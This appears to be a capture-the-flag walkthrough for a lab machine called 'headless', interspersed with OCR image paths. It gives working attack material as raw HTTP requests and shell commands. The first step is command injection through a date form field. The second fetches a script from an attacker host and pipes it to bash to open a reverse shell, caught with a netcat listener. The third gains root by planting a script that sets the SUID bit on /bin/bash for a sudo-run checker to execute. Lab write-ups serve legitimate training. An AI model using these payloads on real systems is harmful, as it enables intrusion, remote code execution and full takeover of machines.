
There is date input which is not properly sanitized, just with a semicolon we have RCE



```
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=
0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Origin: http://10.10.11.8:5000
Connection: close
Referer: http://10.10.11.8:5000/dashboard
Cookie: is_admin=
ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Upgrade-Insecure-Requests: 1

date=2023-09-15;whoami
```


```
    <form action="/dashboard" method="post">
      <label for="date">
        Select Date:
      </label>
      <input type="date" id="date" name="date"
       value="2023-09-15" required>
      <button type="submit">
        Generate Report
      </button>
    </form>
  </div>
  <div id="output-container">
    <div id="output-content" style="
    background-color: green; color: white;
    padding: 10px; border-radius: 5px;">
      Systems are up and running!
      dvir

    </div>
  </div>
</body>
```

Set up a reverse shell



```
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=
0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Origin: http://10.10.11.8:5000
Connection: close
Referer: http://10.10.11.8:5000/dashboard
Cookie: is_admin=
ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Upgrade-Insecure-Requests: 1

date=2023-09-15;curl
http://10.10.14.246:8000/rev.sh|bash
```


User flag got it



```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.11.8 53266
/bin/sh: 0: can't access tty; job control turned off
$ whoami
dvir
```


3.Priv esc

We have root permisses in a binary called syscheck



```
$ sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
```


Cat it to see what is actually doing, It is executing “init.sh” we tried to find the file, but it is no there




```
$ cat syscheck
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
  exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
fi

exit 0
```

So we create the file, give execution permisses and run the binary.

```
##It will run a shell using the permisses of the user who is
##In this case it would be root
chmod u+s /bin/bash
```



```
$ cd app
$ echo "chmod u+s /bin/bash" > initdb.sh
$ chmod +x initdb.sh
```



```
$ sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 2.0G
System load average:  0.19, 0.13, 0.07
Database service is not running. Starting it...
$ whoami
dvir
$ /bin/bash -p
whoami
root
```

Machine pwned!